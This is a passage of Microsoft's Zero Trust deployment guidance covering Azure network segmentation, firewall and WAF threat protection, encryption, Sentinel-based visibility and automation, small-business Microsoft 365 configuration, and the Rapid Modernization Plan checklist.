- **Assume breach.** Minimize blast radius for breaches and prevent lateral movement by segmenting access by network, user, devices, and application awareness. Verify all sessions are encrypted end to end. Use analytics to get visibility, drive threat detection, and improve defenses.

Network Zero Trust deployment objectives

Before most organizations **start their Zero Trust journey**, they have network security that is characterized by the following:

- Few network security perimeters and open, flat networks.
- Minimal threat protection and static traffic filtering.
- Unencrypted internal traffic.

When implementing an end-to-end Zero Trust framework for securing networks, we recommend you focus first on these **initial deployment objectives**:

I. Network segmentation: Many ingress/egress cloud micro-perimeters with some micro-segmentation.

II. Threat protection: Cloud native filtering and protection for known threats.

III. Encryption: User-to-app internal traffic is encrypted.

After these are completed, focus on these **additional deployment objectives**:

IV. Network segmentation: Fully distributed ingress/egress cloud micro-perimeters and deeper micro-segmentation.

V. Threat protection: Machine learning-based threat protection and filtering with context-based signals.

VI. Encryption: All traffic is encrypted.

VII. Discontinue legacy network security technology.

Networking Zero Trust deployment guide

This guide will walk you through the steps required to secure your networks following the principles of a Zero Trust security framework.

Initial deployment objectives

I. Network segmentation: Many ingress/egress cloud micro-perimeters with some micro-segmentation


Organizations should not just have one single, big pipe in and out of their network. In a Zero Trust approach, networks are instead segmented into smaller islands where specific workloads are contained. Each segment has its own ingress and egress controls to minimize the "blast radius" of unauthorized access to data. By implementing software-defined perimeters with granular controls, you increase the difficulty for unauthorized actors to propagate throughout your network, and so reduce the lateral movement of threats.

There is no architecture design that fits the needs of all organizations. You have the option between a few common design patterns for segmenting your network according to the Zero Trust model.

In this deployment guide, we'll walk you through the steps to achieve one of those designs: Micro-segmentation.

With micro-segmentation, organizations can move beyond simple centralized network-based perimeters to comprehensive and distributed segmentation using software-defined micro-perimeters.

Applications are partitioned to different Azure Virtual Networks (VNets) and connected using a hub-spoke model



Follow these steps:

1. Create dedicated virtual networks for different applications and/or application components.

2. Create a central VNet to set up the security posture for inter-app connectivity and connect the app VNets in a hub-and-spoke architecture.

3. Deploy Azure Firewall in the hub VNet to inspect and govern traffic between the VNets.

II. Threat protection: Cloud native filtering and protection for known threats

Cloud applications that have opened up endpoints to external environments, such as the internet or your on-premises footprint, are at risk of attacks coming in from those environments. It is therefore imperative that you scan the traffic for malicious payloads or logic.

These types of threats fall into two broad categories:

- **Known attacks**. Threats that have been discovered by your software provider or the larger community. In such cases, the attack signature is available and you need to ensure that each request is checked against those signatures. The key is to be able to quickly update your detection engine with any newly identified attacks.

- **Unknown attacks.** These are threats that don't quite match against any known signature. These types of threats include zero-day vulnerabilities and unusual patterns in request traffic. The ability to detect such attacks depends on how well your defenses know what's normal and what is not. Your defenses should be constantly learning and updating such patterns as your business (and associated traffic) evolves.

Take these steps to protect against known threats:

1. **For endpoints with HTTP/S traffic**, protect using Azure Web Application Firewall (WAF) by:

   a. Turning on the default ruleset or OWASP top 10 protection ruleset to protect against known web-layer attacks

   b. Turning on the bot protection ruleset to prevent malicious bots from scraping information, conducting credential stuffing, etc.

   c. Adding custom rules to protect against threats specific to your business.

   You can use one of two options:

   - Azure Front Door

a. Create a Web Application Firewall policy on Azure Front Door.

b. Configure bot protection for Web Application Firewall.

c. Custom rules for Web Application Firewall.

- Azure Application Gateway

a. Create an application gateway with a Web Application Firewall.

b. Configure bot protection for Web Application Firewall.

c. Create and use Web Application Firewall v2 custom rules..

2. **For all endpoints (HTTP or not)**, front with Azure Firewall for threat intelligence-based filtering at Layer 4:

a. Deploy and configure Azure Firewall using the Azure portal.

b. Enable threat intelligence-based filtering for your traffic.

> **Tip**
>
> **Learn about implementing an end-to-end Zero Trust strategy for endpoints**.

III. Encryption: User-to-app internal traffic is encrypted

The third initial objective to focus on is adding encryption to ensure user-to-app internal traffic is encrypted.

Follow these steps:

1. Enforce HTTPS-only communication for your internet facing web applications by redirecting HTTP traffic to HTTPS using Azure Front Door.

2. Connect remote employees/partners to Microsoft Azure using the Azure VPN Gateway.
   a. Turn on encryption for any point-to-site traffic in Azure VPN Gateway service.

3. Access your Azure virtual machines securely using encrypted communication via Azure Bastion.

   a. Connect using SSH to a Linux virtual machine.

b. Connect using RDP to a Windows virtual machine.


> **Tip**
>
> **Learn about implementing an end-to-end Zero Trust strategy for applications.**

Additional deployment objectives

IV. Network segmentation: Fully distributed ingress/egress cloud micro-perimeters and deeper micro-segmentation

Once you've accomplished your initial three objectives, the next step is to further segment your network.

Partition app components to different subnets




Follow these steps:

1. Within the VNet, add virtual network subnets so that discrete components of an application can have their own perimeters.

2. Apply network security group rules to allow traffic only from the subnets that have an app subcomponent identified as a legitimate communications counterpart.

Segment and enforce the external boundaries



Follow these steps, depending on the type of boundary:

Internet boundary

1. If internet connectivity is required for your application that needs to be routed via the hub VNet, update the network security group rules in hub VNet to allow internet connectivity.

2. Turn on Azure DDoS Protection Standard to protect the hub VNet from volumetric network layer attacks.

3. If your application uses HTTP/S protocols, turn on Azure Web Application Firewall to protect against Layer 7 threats.

On-premises boundary

1. If your app needs connectivity to your on-premise data center, use Azure ExpressRoute of Azure VPN for connectivity to your hub VNet.

2. Configure the Azure Firewall in the hub VNet to inspect and govern traffic.

PaaS services boundary

- When using Azure-provided PaaS services (e.g., Azure Storage, Azure Cosmos DB, or Azure Web App, use the PrivateLink connectivity option to ensure all data exchanges are over the private IP space and the traffic never leaves the Microsoft network.

> **Tip**
>
> **Learn about implementing an end-to-end Zero Trust strategy for data.**

V. Threat protection: Machine learning-based threat protection and filtering with context-based signals

For further threat protection, turn on Azure DDoS Protection Standard to constantly monitor your Azure-hosted application traffic, use ML-based frameworks to baseline and detect volumetric traffic floods, and apply automatic mitigations.

Follow these steps:

1. Configure and manage Azure DDoS Protection Standard.

2. Configure alerts for DDoS protection metrics.

VI. Encryption: All traffic is encrypted

Finally, complete your network protection by ensuring that all traffic is encrypted.

Follow these steps:

1. Encrypt application backend traffic between virtual networks.

2. Encrypt traffic between on-premises and cloud:

    a. Configure a site-to-site VPN over ExpressRoute Microsoft peering.

    b. Configure IPsec transport mode for ExpressRoute private peering.

VII. Discontinue legacy network security technology

Discontinue the use of signature-based Network Intrusion Detection/Network Intrusion Prevention (NIDS/NIPS) Systems and Network Data Leakage/Loss Prevention (DLP).

The major cloud service providers already filter for malformed packets and common network layer attacks, so there's no need for a NIDS/NIPS solution to detect those. In addition, traditional NIDS/NIPS solutions are typically driven by signature-based approaches (which are considered outdated) and are easily evaded by attackers and typically produce a high rate of false positives.

Network-based DLP is decreasingly effective at identifying both inadvertent and deliberate data loss. The reason for this is that most modern protocols and attackers use network-level encryption for inbound and outbound communications. The only viable workaround for this is "SSL-bridging" which provides an "authorized man-in-the-middle" that terminates and then reestablishes encrypted network connections. The SSL-bridging approach has fallen out of favor because of the level of trust required for the partner running the solution and the technologies that are being used.

Based on this rationale, we offer an all-up recommendation that you discontinue use of these legacy network security technologies. However, if your organizational experience is that these technologies have had a palpable impact on preventing and detecting real attacks, you can consider porting them to your cloud environment.

Products covered in this guide

Microsoft Azure

Azure Networking

Virtual Networks and Subnets

Network Security Groups and Application Security Groups

Azure Firewall

Azure DDoS Protection

Azure Web Application Firewall

Azure VPN Gateway

Azure ExpressRoute

Azure Network Watcher

Conclusion

Securing networks is central to a successful Zero Trust strategy. For further information or help with implementation, please contact your Customer Success team or continue to read through the other chapters of this guide, which spans all Zero Trust pillars.

The Zero Trust deployment guide series

Data

Infrastructure

Networks

Visibility, automation, orchestration

Visibility, automation, and orchestration with Zero Trust

Article • 12/01/2021 • 6 minutes to read

One of the significant changes in perspectives that is a hallmark of a Zero Trust security frameworks is moving away from trust-by-default toward trust-by-exception. However, you need some reliable way to establish trust once trust is needed. Since you no longer assume that requests are trustworthy, establishing a means to attest to the trustworthiness of the request is critical to proving its point-in-time trustworthiness. This attestation requires the ability to gain visibility into the activities on and around the request.

In our other Zero Trust guides, we defined the approach to implementing an end-to-end Zero Trust approach across identities, endpoints and devices, data, apps, infrastructure, and network. All these investments increase your visibility, which gives you better data for making trust decisions. However, by adopting a Zero Trust approach in these six areas, you necessarily increase the number of incidents Security Operation Centers (SOC) analysts need to mitigate. Your analysts become busier than ever, at a time when there is already a talent shortage. This can lead to chronic alert fatigue and analysts missing critical alerts.

With each of these individual areas generating their own relevant alerts, we need an integrated capability to manage the resulting influx of data to better defend against

threats and validate trust in a transaction.

You want the ability to:

- Detect threats and vulnerabilities.
- Investigate.
- Respond.
- Hunt.
- Provide additional context through threat analytics.
- Assess vulnerabilities.
- Get help from world class experts
- Prevent or block events from happening across the pillars.

Managing threats includes reactive as well as proactive detection and requires tools that support both.

Reactive detection is when incidents are triggered from one of the six pillars that can be investigated. Additionally, a management product like a SIEM will likely support another layer of analytics that will enrich and correlate data, resulting in flagging an incident as bad. The next step would then be to investigate to get the full narrative of the attack.

Proactive detection is when you apply hunting to the data to prove a compromised hypothesis. Threat hunting starts with the assumption you have been breached--you hunt for proof that there is indeed a breach.

Threat hunting starts with a hypothesis based on current threats, such as COVID-19 phishing attacks. Analysts start with this hypothetical threat, identify the key indicators of compromise, and hunt through the data to see if there is proof that the environment has been compromised. If indicators exist, hunting scenarios may result in analytics that would notify the organizations if the certain indicators occurs again.

Either way, once an incident is detected, you need to investigate it to build out the complete story of the attack. What else did the user do? What other systems were involved? What executables were run?

If an investigation results in actionable learnings, you can take remediation steps. For example, if an investigation uncovers gaps in a zero trust deployment, policies can be modified to address these gaps and prevent future unwanted incidents. Whenever possible it is desirable to automate remediation steps, because it reduces the time it takes for a SOC analyst to address the threat and move onto the next incident.

Another key component in the assessment of threats is incorporating known threat intelligence against the ingested data. If an IP, hash, URL, file, executable, etc. are known to be bad, they can be identified, investigated, and remediated.

In the infrastructure pillar, time was spent on addressing vulnerabilities. If a system is known to be vulnerable and a threat took advantage of that vulnerability, this is something that could be detected, investigated, and remediated.

In order to use these tactics to manage threats, you should have a central console to allow SOC administrators to detect, investigate, remediate, hunt, utilize threat intelligence, understand known vulnerabilities, lean on threat experts and block threats across any of the six pillars. The tools needed to support these phases work best if converged into a single workflow, providing a seamless experience that increases the effectiveness of the SOC analyst.

Security Operation Centers often deploy a combination of SIEM and SOAR technologies to collect, detect, investigate, and respond to threats. Microsoft offers Microsoft Sentinel as its SIEM-as-a-service offering. Microsoft Sentinel ingests all Microsoft Defender for Identity and third-party data.

Microsoft Threat Protection (MTP), a key feed into Microsoft Sentinel, provides a unified enterprise defense suite that brings context-aware protection, detection, and response across all Microsoft 365 components. By being context- aware and coordinated, customers using Microsoft 365 can gain visibility and protection across endpoints, collaboration tools, identities, and applications.

It is through this hierarchy that we enable our customers to maximize their focus. Though context-awareness and automated remediation, MTP can detect and stop many threats without adding additional alert-fatigue to already overloaded SOC personnel. Advanced hunting inside of MTP brings that context to the hunt to focus on many key attack points. And hunting and orchestration across the entire ecosystem through Microsoft Sentinel provides the ability to gain the right visibility into all aspects of a heterogeneous environment, all while minimizing the cognitive overload of the operator.

Visibility, automation, and orchestration Zero Trust deployment objectives

When implementing an end-to-end Zero Trust framework for visibility, automation, and orchestration, we recommend you focus first on these **initial deployment objectives**:
 **I.** Establish visibility. **II.** Enable automation.
After these are completed, focus on these **additional deployment objectives**:

III. Enable additional protection and detection controls.

Visibility, automation, and orchestration Zero Trust deployment guide

This guide will walk you through the steps required to manage visibility, automation, and orchestration following the principles of a Zero Trust security framework.

Initial deployment objectives

I. Establish visibility

The first step is to establish visibility by enabling Microsoft Threat Protection (MTP).

Follow these steps:

1. Sign up for one of the Microsoft Threat Protection workloads.
2. Enable the workloads and establish connectivity.
3. Configure detection on your devices and infrastructure to bring immediate visibility into activities going on in the environment. This gives you the all-important "dial tone" to start the flow of critical data.
4. Enable Microsoft Threat Protection to gain cross-workload visibility and incident detection.

II. Enable automation

The next key step, once you have established visibility, is to enable automation.

Automated investigations and remediation

With Microsoft Threat Protection, we have automated both investigations and remediation, which essentially provides an extra Tier 1 SOC analysis.

Automated Investigation and Remediation (AIR) can be enabled gradually, so that you can develop a comfort level with the actions that are taken.

Follow these steps:

1. Enable AIR for a test group.
2. Analyze the investigation steps and response actions.
3. Gradually transition to automatic approval for all devices to reduce the time to detection and response.

Link Microsoft data connectors and relevant third-party products to Microsoft Sentinel

In order to gain visibility into the incidents that result from deploying a Zero Trust model, it is important to connect MTP, other Microsoft data connectors, and relevant third party products to Microsoft Sentinel in order to provide a centralized platform for incident investigation and response.

As part of the data connection process, relevant analytics can be enabled to trigger incidents and workbooks can be created for a graphical representation of the data over time.

Link threat intelligence data to Microsoft Sentinel

Although machine learning and fusion analytics are provided out of the box, it is also beneficial to ingest threat intelligence data into Microsoft Sentinel to help identify events that relate to known bad entities.

Additional deployment objectives

III. Enable additional protection and detection controls

Enabling additional controls improves the signal coming in to MTP and Sentinel to improve your visibility and ability to orchestrate responses.

Attack surface reduction controls represent one such opportunity. These protective controls not only block certain activities that are most associated with malware, but also give into attempts to use specific approaches, which can help to detect adversaries leveraging these techniques earlier in the process.

Products covered in this guide

Microsoft Azure

Microsoft Defender for Identity

Microsoft Sentinel

Microsoft 365

Microsoft Threat Protection

The Zero Trust deployment guide series

Applications

Data

Infrastructure

Networks

Visibility, automation, orchestration

Small business Zero Trust guidance

Article • 11/22/2022 • 5 minutes to read

This article describes Zero Trust deployment guidance and resources for customers and partners working with Microsoft 365 for business and other technologies commonly used by small- to medium-sized business customers. These resources help you realize the principles of Zero Trust:

- **Verify explicitly** – authenticate and authorize with identify and device access policies.
- **Use least-privilege access** – provide users with only the access they need and for the time they need it to perform their tasks.
- **Assume breach** – do what you can to prevent attacks, protect against threats, and then be ready to respond.

This article also includes information and resources for Microsoft partners.

Configuration guidance for Microsoft 365 Business Premium

Microsoft 365 Business Premium is a comprehensive cloud productivity and security solution designed especially for small and medium sized businesses. This guidance applies the principles of Zero Trust in an end-to-end configuration process using the capabilities provided in Microsoft 365 Business Premium.

Microsoft 365 Business Premium – productivity and cybersecurity for small business

Cybersecurity playbook	Description

Cybersecurity playbook	Description
	In this library: • Downloadable poster that guides you through the process of configuring Microsoft 365 Business Premium for Zero Trust. • Guidance for small and medium-sized businesses who aren't security experts and need some help getting started. • Steps to secure unmanaged (bring your own device, or BYOD) and managed devices. • Recommendations and best practices for all employees, including tenant admins, security operations, and all employees.

See the following resources:

- Microsoft 365 Business Premium - Productivity and cybersecurity for small business
- Cybersecurity playbook for Microsoft 365 Business Premium
- Microsoft 365 Business Premium resources for partners and small business

Zero Trust principle	Met by
Verify explicitly	Multi-factor authentication (MFA) is turned on by using security defaults (or Conditional Access). This configuration requires users to register for MFA. It also disables access through legacy authentication (devices that don't support modern authentication) and requires admins to authenticate every time they sign in.
Use least privileged access	Guidance is provided for protecting administrative accounts and not using these accounts for user tasks.
Assume breach	Protection against malware and other cybersecurity threats is dialed up by using preset security policies. Guidance is provided for training your team to set up unmanaged (bring-your-own-device, or BYOD) devices, use email securely, and collaborate and share more securely. Additional guidance is provided to secure managed devices (devices that your organization owns).

Additional threat protection

Microsoft 365 Business Premium includes Microsoft Defender for Business, which provides comprehensive security for devices with a simplified configuration experience. Optimized for small and medium-sized businesses, capabilities include threat & vulnerability management, next-generation protection (antivirus and firewall), automated investigation & remediation, and more.

Microsoft 365 Business Premium also includes advanced anti-phishing, anti-spam, and anti-malware protection for email content and Office files (Safe Links and Safe Attachments) with Microsoft Defender for Office 365 Plan 1. With these capabilities, your email and collaboration content is more secure and better protected.

See the following resources:

- What is Microsoft Defender for Business?
- Microsoft Defender for Office 365 Plan 1

Zero Trust principle	**Met by**
Verify explicitly	Devices that access company data must meet security requirements.
Use least privileged access	Guidance is provided for using roles to assign permissions and security policies to prevent unauthorized access.
Assume breach	Advanced protection is provided for devices, email, and collaboration content. Remediation actions are taken when threats are detected.

Partner guidance and tools

If you're a Microsoft partner, several resources are available to help you manage security for your business customers. These resources include learning paths, guidance, and integration.

The Solutions Partner for Security designation enables customers to identify you as a partner they can trust for integrated security, compliance, and identity solutions. See Solutions Partner for Security Learning Path (Microsoft Partner Center).

Guidance is available to help customers review permissions and administrative access granted to partners. Guidance is also available to help Microsoft Managed Service

Providers (MSPs) integrate with their business customers' tenants. See the following articles:

- Review partner administrative privileges
- Configure MSP integration

Resources are available to help you as a Microsoft partner to manage your customers' security settings, and to help protect their devices and data. Microsoft 365 Lighthouse integrates with Microsoft 365 Business Premium, Microsoft Defender for Business, and Microsoft Defender for Endpoint. The Defender for Endpoint APIs can be used to integrate device security capabilities in Microsoft 365 Business Premium with remote monitoring and management (RMM) tools and professional service automation (PSA) software. See the following articles:

- Integrate Microsoft endpoint security with your RMM tools and PSA software
- Use Microsoft 365 Lighthouse to secure and manage your customers' devices and data
- Help for partners (general information and support)

Zero Trust principle	Met by
Verify explicitly	Partner resources are available to help Microsoft partners configure and manage their customers' identity and access methods and policies.
Use least privileged access	Partners can configure integration with customer tenants. Customers can review permissions and administrative access granted to partners.
Assume breach	Microsoft 365 Lighthouse integrates with Microsoft threat protection capabilities for small and medium-sized businesses.

Protect other SaaS apps you or your customers use

You or your small business customers likely use other Software as a Service (SaaS) applications, like Salesforce, Adobe Creative Cloud, and DocuSign. You can integrate these applications with Azure Active Directory (Azure AD) and include these in your multi-factor authentication and conditional access policies.

The Azure AD application gallery is a collection of software as a service (SaaS) applications that have been pre-integrated with Azure AD. All you need to do is find the application in the gallery and add it to your environment. Then, the application will be

available for you to include in the scope of your multi-factor authentication and conditional access rules. See Overview of the Azure AD application gallery.

After you add SaaS apps to your environment, these apps will automatically be protected with Azure AD Multi-Factor Authentication and the other protections provided by security defaults. If you're using Conditional Access policies instead of security defaults, you need to add these apps to the scope of your Conditional Access and related policies. See Security defaults and multi-factor authentication.

Azure AD determines when a user will be prompted for multi-factor authentication based on factors such as location, device, role, and task. This functionality protects all applications registered with Azure AD, including SaaS applications. See Providing a default level of security in Azure Active Directory.

Zero Trust principle	**Met by**
Verify explicitly	All SaaS apps you add require multi-factor authentication for access.
Use least privileged access	Users must meet authentication requirements to use apps that access company data.
Assume breach	Factors, such as location, device, role, and task are considered when users are authenticated. Multi-factor authentication is used when necessary.

Zero Trust Rapid Modernization Plan

Article • 08/26/2022 • 2 minutes to read


As an alternative to deployment guidance that provides detailed configuration steps for each of the technology pillars being protected by Zero Trust principles, Rapid Modernization Plan (RaMP) guidance is based on initiatives and gives you a set of deployment paths to more quickly implement key layers of protection.

RaMP guidance takes a project management and checklist approach:

- By providing a suggested mapping of key stakeholders, implementers, and their accountabilities, you can more quickly organize an internal project and define the tasks and owners to drive them to conclusion.
- By providing a checklist of deployment objectives and implementation steps, you can see the bigger picture of infrastructure requirements and track your progress.


RaMP initiatives for Zero Trust

To rapidly adopt Zero Trust in your organization, RaMP offers technical deployment guidance organized in these initiatives.

Initiative	Steps
Top priority	Critical security modernization initiatives:
 User access and productivity	1. Explicitly validate trust for all access requests • Identities • Endpoints (devices) • Apps • Network
 Data, compliance, and governance	2. Ransomware recovery readiness 3. Data

Initiative	Steps
Modernize security operations	4. Streamline response 5. Unify visibility 6. Reduce manual effort
As needed	Additional initiatives based on Operational Technology (OT) or IoT usage, on-premises and cloud adoption, and security for in-house app development:
OT and Industrial IoT	• Discover • Protect • Monitor
Datacenter & DevOps Security	• Security Hygiene • Reduce Legacy Risk • DevOps Integration • Microsegmentation

Here is the overall architecture for Zero Trust.



The RaMP initiatives for Zero Trust address all of the elements of this architecture. As you step through the initiatives, we'll show which parts are being covered.

Next step

Begin your Zero Trust RaMP deployment journey with User access and productivity.

RaMP Checklist — Explicitly validate trust for all access requests

Article • 12/13/2022 • 8 minutes to read

This Rapid Modernization Plan (RaMP) checklist helps you establish a security perimeter for cloud applications and mobile devices that uses identity as the control plane and explicitly validates trust for user accounts and devices before allowing access, for both public and private networks.

To be productive, your employees (users) must be able to use:

